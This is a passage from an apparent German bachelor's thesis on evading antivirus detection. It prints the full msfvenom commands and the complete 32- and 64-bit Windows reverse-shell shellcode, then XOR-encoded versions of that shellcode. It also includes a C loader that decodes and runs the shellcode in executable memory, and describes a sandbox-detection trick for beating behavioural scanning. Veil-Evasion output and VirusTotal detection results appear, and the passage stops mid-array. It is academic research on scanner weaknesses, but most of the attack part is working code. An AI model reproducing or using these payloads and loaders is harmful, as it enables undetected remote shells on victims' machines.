Im Rahmen der Bachelorarbeit ist zur Erstellung der Schadsoftware eine Metasploit Payload verwendet worden, welche bereits in einem Array von Assembler-Instruktionen angegeben wird. Dieser Sachverhalt erlaubt es, die Kodierung aller möglichen Signaturen in einer Hochsprache vorzunehmen. Als Hochsprache wird C eingesetzt, da C zusätzlich die Möglichkeit bietet, Arrays zu Funktionszeigern umzuwandeln und zur Ausführung zu bringen. Nachfolgend werden die einzelnen Schritte am Beispiel des 32-Bit Metasploit Payloads einer *Reverse Shell* gezeigt. Das vorgestellte Verfahren funktioniert analog mit einem 64-Bit Payload.

Mithilfe von Metasploit werden die Assembler-Instruktionen zur Ausführung einer Reverse Shell auf der 32-Bit Windows Platform erstellt und in einem C Array angegeben. Dieses ist im Listing 2.1 dargestellt. Die Reverse Shell startet ein Terminal auf dem Zielsystem, baut eine TCP Verbindung zu der lokalen IPv4 Adresse *10.128.2.15* über den Port *80* auf und überträgt anschließend die Ein- und Ausgabe des Terminals über das Netzwerk.

```
msfvenom -a x86 --platform windows -p windows/
   shell_reverse_tcp LHOST=10.128.2.15 LPORT=80 -f c

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x80\x02\x0f\x68"
"\x02\x00\x00\x50\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 2.1: 32-Bit Metasploit Payload einer Reverse Shell

Zur Verschleierung aller möglichen Signaturen ist ein Encoder in C entwickelt worden, welches ein Array byteweise mit dem Wert 0x47 XORed und das Ergebnis in einer Datei speichert. Der hexadezimale Wert 0x47 zur XOR Operation ist zufällig gewählt worden. Die main Funktion des Encoders ist im Listing 2.2 und das kodierte Array aus 2.1 im Listing 2.3 abgebildet.

```
int main() {

  //Metasploit Payload
  unsigned char buf[] = "";

  // XOR key
  unsigned char c = 0x47;

  ofstream f;
  f.open("encoded-payload.txt");

  // encode Payload
  for (int i = 0; i < sizeof(buf); i++) {

    buf[i] = buf[i] ^ c;

    // format output
    if (buf[i] < 0x10){
      f << "\\x0" << hex << (int)buf[i];
    }
    else{
      f << "\\x" << hex << (int)buf[i];
    }

  }

  f.close();

  return 0;
```

Listing 2.2: XOR Encoder

```
unsigned char buf[] =
   "\xbb\xaf\xc5\x47\x47\x47\x27\xce\xa2\x76\x87\x23"
   "\xcc\x17\x77\xcc\x15\x4b\xcc\x15\x53\xcc\x35\x6f"
   "\x48\xf0\x0d\x61\x76\xb8\xeb\x7b\x26\x3b\x45\x6b"
   "\x67\x86\x88\x4a\x46\x80\xa5\xb5\x15\x10\xcc\x15"
   "\x57\xcc\x0d\x7b\xcc\x0b\x56\x3f\xa4\x0f\x46\x96"
   "\x16\xcc\x1e\x67\x46\x94\xcc\x0e\x5f\xa4\x7d\x0e"
   "\xcc\x73\xcc\x46\x91\x76\xb8\xeb\x86\x88\x4a\x46"
   "\x80\x7f\xa7\x32\xb1\x44\x3a\xbf\x7c\x3a\x63\x32"
   "\xa3\x1f\xcc\x1f\x63\x46\x94\x21\xcc\x4b\x0c\xcc"
   "\x1f\x5b\x46\x94\xcc\x43\xcc\x46\x97\xce\x03\x63"
   "\x63\x1c\x1c\x26\x1e\x1d\x16\xb8\xa7\x18\x18\x1d"
   "\xcc\x55\xac\xca\x1a\x2f\x74\x75\x47\x47\x2f\x30"
   "\x34\x75\x18\x13\x2f\x0b\x30\x61\x40\xb8\x92\xff"
   "\xd7\x46\x47\x47\x6e\x83\x13\x17\x2f\x6e\xc7\x2c"
   "\x47\xb8\x92\x17\x17\x17\x17\x07\x17\x07\x17\x2f"
   "\xad\x48\x98\xa7\xb8\x92\xd0\x2d\x42\x2f\x4d\xc7"
   "\x45\x48\x2f\x45\x47\x47\x17\xce\xa1\x2d\x57\x11"
   "\x10\x2f\xde\xe2\x33\x26\xb8\x92\xc2\x87\x33\x4b"
   "\xb8\x09\x4f\x32\xab\x2f\xb7\xf2\xe5\x11\xb8\x92"
   "\x2f\x24\x2a\x23\x47\xce\xa4\x10\x10\x10\x76\xb1"
```

```
22    "\x2d\x55\x1e\x11\xa5\xba\x21\x80\x03\x63\x7b\x46"
23    "\x46\xca\x03\x63\x57\x81\x47\x03\x13\x17\x11\x11"
24    "\x11\x01\x11\x09\x11\x11\x14\x11\x2f\x3e\x8b\x78"
25    "\xc1\xb8\x92\xce\xa7\x09\x11\x01\xb8\x77\x2f\x4f"
26    "\xc0\x5a\x27\xb8\x92\xfc\xb7\xf2\xe5\x11\x2f\xe1"
27    "\xd2\xfa\xda\xb8\x92\x7b\x41\x3b\x4d\xc7\xbc\xa7"
28    "\x32\x42\xfc\x00\x54\x35\x28\x2d\x47\x14\xb8\x92"
29    "\x47";
```

Listing 2.3: XOR kodierter 32-Bit Metasploit Payload einer Reverse Shell

Die Schadsoftware muss zur Umgehung der Signaturerkennung das kodierte Array enthalten und es zur Laufzeit dekodieren. Wie im Listing 2.4 zu erkennen ist, wird nach Wiederherstellung der Opcodes das Array zu einem Funktionszeiger umgewandelt und ausgeführt.

```
1  int main() {
2
3    //encoded Metasploit Payload
4    unsigned char buf[] = "";
5
6    //decode Payload
7    unsigned char c = 0x47;
8
9    for (int i = 0; i < sizeof(buf); i++) {
10     buf[i] = buf[i] ^ c;
11   }
12
13   //execute Payload
14   void *exec = VirtualAlloc(
15         0,
16         sizeof(buf),
17         MEM_COMMIT,
18         PAGE_EXECUTE_READWRITE
19         );
20
21   memcpy(exec, buf, sizeof(buf));
22   ((void(*)())exec)();
23
24   return 0;
25
26 }
```

Listing 2.4: XOR Decoder und Ausführung eines Metasploit Payloads

2.2 Verhaltenserkennung

Zur Identifizierung von Malware untersuchen Antivirenprogramme ein Programm in einer emulierten Umgebung auf verdächtige bzw. bösartige Aktionen (vgl. Nasi 2014a). Mit diesem Verfahren ist es der Virenerkennung möglich, bisher unbekannte Malware durch ihr Verhalten zu erkennen. Zur Umgehung der Verhaltenserkennung darf kein Schadcode in der Sandbox ausgeführt werden. Eine Sandbox isoliert die Ausführung einer Binary, damit eine Schadsoftware das Betriebssystem nicht infizieren kann.

Derzeit kann eine Schadsoftware die emulierte Umgebung eines Antivirenprogramms erkennen, indem sie beispielsweise versucht auf den Speicherbereich eines anderen Prozesses zu schreiben. Falls dies nicht möglich ist, läuft die Malware in einer Sandbox. Das Konzept zur Suche nach einem fremden Prozess, um die Verhaltenserkennung zu umgehen, ist aus der Technik einer „PE Injection“ entnommen. Bei einer PE Injection wird der Schadcode in den Speicherbereich eines fremden Prozesses geschrieben und aufgerufen (vgl. Nasi 2014b).

Zur Identifikation eines fremden Prozesses auf dessen Speicherbereich zugegriffen werden darf, werden auf dem Windows Betriebssystem die Funktionen der WinAPI verwendet. Zuerst werden mittels der Funktion *EnumProcesses()* alle Prozesse aufgelistet. Anschließend werden für jeden gefundenen Prozess mithilfe der Funktion *OpenProcess()* die notwendigen Zugriffsberechtigungen überprüft. Existiert ein Prozess, auf dessen Speicherbereich geschrieben werden darf, wird mit der Funktion *IsWoW64Process()* verifiziert, ob der gefundene Prozess im x86 Emulator ausgeführt wird. Dies soll sicherstellen dass der fremde Prozess derselben Architektur unterliegt wie dem Prozess der Schadsoftware, da Windows 7 mit 64-Bit Architektur MultiArch unterstützt. Nach der erfolgreichen Allokation von Speicherbereich im fremden Prozess durch die Funktion *VirtualAllocEx()*, wird der Schadcode ausgeführt. Andernfalls beendet sich die Schadsoftware.

Dieses Verfahren funktioniert, da derzeit keine Sandbox der untersuchten Antivirenprogramme einen Prozess simuliert, auf dessen Speicherbereich geschrieben werden darf. Im Gegensatz zur Sandbox konnte unter einem Windows 7 mit Standardinstallation immer ein solcher Prozess gefunden werden, wie beispielsweise der Prozess *taskhost.exe*. Sobald die Hersteller von Antivirenprogramme einen Prozess mit den benötigten Berechtigungen in der Sandbox simulieren, ist das vorgestellte Verfahren zur Umgehung der Verhaltenserkennung wirkungslos. Solange sich aber die Sandbox von einem vollständigen Betriebssystem unterscheidet, können diese Limitierungen genutzt werden, um die Verhaltenserkennung festzustellen und damit in letzter Konsequenz zu umgehen.

3 Malware

Im Kapitel 2 sind die Verfahren zur Umgehung der Virenerkennung vorgestellt worden. Diese werden an einer Schadsoftware angewandt, um sie vor Antivirenprogrammen zu verschleiern. Die benötigten Fähigkeiten werden anschließend mittels einer Umfrage in die Fachkompetenzen von Täterprofilen eingeordnet, um das Schutzpotential von Antivirenprogrammen zu bewerten. Nach einer Umfrageauswertung liegt abschließend das Täterprofil vor, das Virenscanner umgehen kann.

Dieses Kapitel zeigt wie die einzelnen Konzepte zur Umgehung der Virenerkennungsverfahren kombiniert werden, um eine Schadsoftware vor den Virenscannern auf VirusTotal und den lokalen Antivirenprogrammen *avast! Free Antivirus 2015* und *Norton Security 22.5.0* zu verschleiern. Hierzu werden die Signaturen in einer Malware kodiert und über eine spezifische Abfrage wird ermittelt, ob das Programm in einer emulierten Umgebung ausgeführt wird.

3.1 Metasploit Payload

Als Schadsoftware werden die Metasploit Payloads einer *Reverse Shell* auf der Windows Platform für die 32-Bit und 64-Bit Architektur verwendet. Metasploit ist ein Open Source Framework zur Ausnutzung von Schwachstellen in IT-Systemen. Es stellt mehrere Payloads bereit, die bösartigen Code auf dem Zielsystem ausführen. Im Vergleich zur Ausführung einer Binary wie *calc.exe* auf dem Windows-Betriebssystem ist eine Reverse Shell eine bösartige Aktion, die die Ein- und Ausgabe einer *cmd.exe*

auf dem Zielsystem über das Netzwerk zur Maschine des Angreifers überträgt. Aufgrund der Bekanntheit von Metasploit ist zu erwarten, dass die Metasploit Payload einer Reverse Shell von vielen Antivirenprogrammen als schädlich erkannt wird. In den Listings 3.1 und 3.2 ist die Generierung der Payloads für das Windows Betriebssystem mit 32-Bit und 64-Bit Architektur zu erkennen.

```
msfvenom -a x86 --platform windows -p windows/
   shell_reverse_tcp LHOST=10.128.2.15 LPORT=80 -f c

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x80\x02\x0f\x68"
"\x02\x00\x00\x50\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 3.1: 32-Bit Metasploit Payload einer Reverse Shell

```
msfvenom -a x86_64 --platform windows -p windows/x64/
   shell_reverse_tcp LHOST=10.128.2.15 LPORT=80 -f c

unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
```

```
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x00\x50\x0a\x80\x02\x0f\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
```

Listing 3.2: 64-Bit Metasploit Payload einer Reverse Shell

Des Weiteren werden die Assembler-Instruktionen der Reverse Shell in einem Character Array ausgegeben, welches in einem C Programm zu einem Funktionspointer umgewandelt und aufgerufen werden kann. Der Quellcode zur Ausführung von Arrays in einer Windows C Anwendung ist im Listing 3.3 gezeigt.

```
#include <Windows.h>
#include <stdio.h>
using namespace std;;

int main() {

  //put your Metasploit Payload here
  unsigned char buf[] = "";

  // execute Metasploit Payload
  void *exec = VirtualAlloc(0,
        sizeof(buf),
        MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
  memcpy(exec, buf, sizeof(buf));
  ((void(*)())exec)();


  return 0;
}
```

Listing 3.3: Umwandlung eines Arrays zu einem Funktionszeiger

Die kompilierten Executables für die 32-Bit und 64-Bit Architektur werden aufgrund der Metasploit Payloads von den Virenscannern auf VirusTotal als schädlich erkannt. Dies ist in den Abbildungen 3.1 und 3.2 rot dargestellt. Auffällig ist, dass nur zwei Antivirenprogramme den 64-Bit Payload als schädlich einstufen und 15 Antivirenprogramme den 32-Bit Payload als bösartig erkennen. Eine vollständige Liste der Antivirenprogramme auf VirusTotal befindet sich im Anhang. Die Executables sind statisch gebunden, damit diese ohne weitere Abhängigkeiten auf fremden Systemen ausgeführt werden können. Mittels den Konzepten zur Umgehung der Virenerkennungsverfahren im Kapitel 2 wird versucht die Metasploit Payload einer *Reverse Shell* vor allen Virenscannern auf VirusTotal zu verschleiern.





Abbildung 3.1: Erkennungsrate des 32-Bit Metasploit Payloads einer Reverse Shell



virustotal

SHA256: c209fc8f91ca1f1586f1f6d95f093b27bdb0ab9a1c3eb68599dcf597a825d975

File name: msf-reverse-shell-x86_64.exe

Detection ratio: 2 / 54

Analysis date: 2015-12-27 16:12:28 UTC (2 minutes ago)

0 0

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Avira	BDS/ShellCodeF.641	20151227
ClamAV	Win.Trojan.MSShellcode-6	20151227
ALYac		20151227
AVG		20151227
AVware		20151227
Ad-Aware		20151224
AegisLab		20151227
Agnitum		20151226
AhnLab-V3		20151227
Alibaba		20151208

Abbildung 3.2: Erkennungsrate des 64-Bit Metasploit Payloads einer Reverse Shell

3.2 Veil-Evasion

Zur Verschleierung von Shellcode vor der Virenerkennung existiert bereits das Tool Veil-Evasion. Veil-Evasion gehört zum Open-Source Framework *Veil-Framework* und versucht mittels einer Auswahl von verschiedenen Techniken Antivirenprogramme zu umgehen. In Anlehnung an die vorgestellten Verfahren zur Umgehung der Virenerkennung im Kapitel 2 wird der Veil-Evasion Payload *python/shellcode_inject_aes_encrypt* ausgewählt um den Metasploit Shellcode einer *Reverse Shell* unkenntlich zu machen.

Der Payload *python/shellcode_inject_aes_encrypt* von Veil-Evasion verschlüsselt einen Shellcode mit AES und speichert diesen in einer Executable. Analog zur Kodierung werden mittels Verschlüsselung die Bytes verändert und demzufolge alle eventuell vorhandenen Signaturen gelöscht. Das Sicherheitsniveau des verwendeten Verschlüsselungsalgorithmus ist irrelevant, da in diesem Fall die Verschlüsselung nicht wegen der Vertraulichkeit sondern zur Umgehung der Signaturerkennung eingesetzt wird.

Die erzeugte Executable entschlüsselt den Shellcode zur Laufzeit und versucht diesen in den Speicherbereich eines anderen Prozesses zu schreiben und auszuführen. Da derzeit keine Sandbox der untersuchten Antivirenprogramme verifiziert werden konnte, die ein Prozess mit den benötigten Rechten simuliert, wird die Verhaltenserkennung umgangen. Das Listing 3.4 zeigt einen Ausschnitt der Erstellung einer 32-Bit Malware mittels Veil-Evasion. In diesem Ausschnitt wurde der Veil-Evasion Payload *python/shellcode_inject/aes_encrypt* am Metasploit Payload *windows/shell_reverse_tcp* angewandt und als Resultat die Executable *veil-reverse-shell.exe* erstellt.

```
Payload information:

 Name:  python/shellcode_inject/aes_encrypt
 Language: python
 Rating:  Excellent
 Description: AES Encrypted shellcode is decrypted at runtime
              with key in file, injected into memory, and
              executed

Required Options:

Name   Current Value Description
----   ------------- -----------
COMPILE_TO_EXE  Y   Compile to an executable
EXPIRE_PAYLOAD  X   Optional: Payloads expire after "Y" days
   ("X" disables feature)
INJECT_METHOD  Virtual  Virtual, Void, Heap
USE_PYHERION  N     Use the pyherion encrypter

[>] Please enter metasploit payload: windows/
   shell_reverse_tcp
[>] Enter value for 'LHOST', [tab] for local IP: 10.128.2.15
[>] Enter value for 'LPORT': 80
[*] Executable written to: /var/lib/veil-evasion/output/
   compiled/veil-reverse-shell.exe
```

Listing 3.4: Erstellung einer Malware mit Veil-Evasion

Die Untersuchung der Schadsoftware *veil-reverse-shell.exe* mittels den Antivirenprogrammen auf VirusTotal zeigt, dass 13 von 54 getesteten Virenscannern die erzeugte Malware weiterhin als schädlich erkennen. Dies ist in Abbildung 3.3 rot hervorgehoben. Da Veil-Evasion öffentlich bekannt ist, können die Hersteller von Antivirenprogrammen Signaturen auf spezifische Eigenschaften einer von Veil generierten Executable anlegen. Des Weiteren existieren derzeit keine Optionen, um eine 64-Bit

Malware mit dem Payload einer *Reverse Shell* zu erstellen. Um eine 32-Bit und 64-Bit Malware vor allen Antivirenprogrammen auf VirusTotal zu verschleiern wird ein eigenes Programm entwickelt, welches die Verfahren zur Umgehung der Virenerkennung im Kapitel 2 umsetzt.

Abbildung 3.3: Erkennungsrate der Veil-Evasion erzeugten Executable

3.3 HIGSOAC

„How I Get a Shell On Any Computer (HIGSOAC)“ ist ein im Rahmen der Bachelorarbeit entwickeltes Windows C Programm, welches eine Metasploit Payload vor der Virenerkennung verschleiert. Zur Umgehung der Virenerkennung wird die Payload mittels der XOR Operation kodiert und in einem Array gespeichert. Sofern HIGSOAC erfolgreich Speicher in einem fremden Prozess allokieren konnte, wird das Array dekodiert und zu einem Funktionszeiger umgewandelt und ausgeführt. Andernfalls beendet sich das Programm. Da derzeit keines der untersuchten Antivirenprogramme einen Prozess in der emulierten Umgebung simuliert, auf dessen Speicherbereich zugegriffen werden darf und alle vorhandenen Signaturen durch die Kodierung verändert worden sind, wird der Metasploit Schadcode nicht erkannt. Der vollständige Quellcode von HIGSOAC ist angehängt. Nachfolgend wird anhand von Codeausschnitten die Funktionsweise von HIGSOAC aufgezeigt.

Um alle vorhandenen Signaturen im Metasploit Payload einer *Reverse Shell* zu verstecken, wird die Payload mit der XOR Operation kodiert. Dies ist im Unterabschnitt 2.1.2 gezeigt. Die kodierte Payload wird als char Array in HIGSOAC initialisiert, welches für die 32-Bit Vairante im Listing 3.5 und für die 64-Bit Variante im Listing 3.6 dargestellt ist.

```
unsigned char buf[] =
   "\xbb\xaf\xc5\x47\x47\x47\x27\xce\xa2\x76\x87\x23"
   "\xcc\x17\x77\xcc\x15\x4b\xcc\x15\x53\xcc\x35\x6f"
   "\x48\xf0\x0d\x61\x76\xb8\xeb\x7b\x26\x3b\x45\x6b"
   "\x67\x86\x88\x4a\x46\x80\xa5\xb5\x15\x10\xcc\x15"
   "\x57\xcc\x0d\x7b\xcc\x0b\x56\x3f\xa4\x0f\x46\x96"
   "\x16\xcc\x1e\x67\x46\x94\xcc\x0e\x5f\xa4\x7d\x0e"
   "\xcc\x73\xcc\x46\x91\x76\xb8\xeb\x86\x88\x4a\x46"
   "\x80\x7f\xa7\x32\xb1\x44\x3a\xbf\x7c\x3a\x63\x32"
   "\xa3\x1f\xcc\x1f\x63\x46\x94\x21\xcc\x4b\x0c\xcc"
   "\x1f\x5b\x46\x94\xcc\x43\xcc\x46\x97\xce\x03\x63"
   "\x63\x1c\x1c\x26\x1e\x1d\x16\xb8\xa7\x18\x18\x1d"
   "\xcc\x55\xac\xca\x1a\x2f\x74\x75\x47\x47\x2f\x30"
   "\x34\x75\x18\x13\x2f\x0b\x30\x61\x40\xb8\x92\xff"
   "\xd7\x46\x47\x47\x6e\x83\x13\x17\x2f\x6e\xc7\x2c"
   "\x47\xb8\x92\x17\x17\x17\x17\x07\x17\x07\x17\x2f"
   "\xad\x48\x98\xa7\xb8\x92\xd0\x2d\x42\x2f\x4d\xc7"
   "\x45\x48\x2f\x45\x47\x47\x17\xce\xa1\x2d\x57\x11"
   "\x10\x2f\xde\xe2\x33\x26\xb8\x92\xc2\x87\x33\x4b"
   "\xb8\x09\x4f\x32\xab\x2f\xb7\xf2\xe5\x11\xb8\x92"
   "\x2f\x24\x2a\x23\x47\xce\xa4\x10\x10\x10\x76\xb1"
   "\x2d\x55\x1e\x11\xa5\xba\x21\x80\x03\x63\x7b\x46"
   "\x46\xca\x03\x63\x57\x81\x47\x03\x13\x17\x11\x11"
   "\x11\x01\x11\x09\x11\x11\x14\x11\x2f\x3e\x8b\x78"
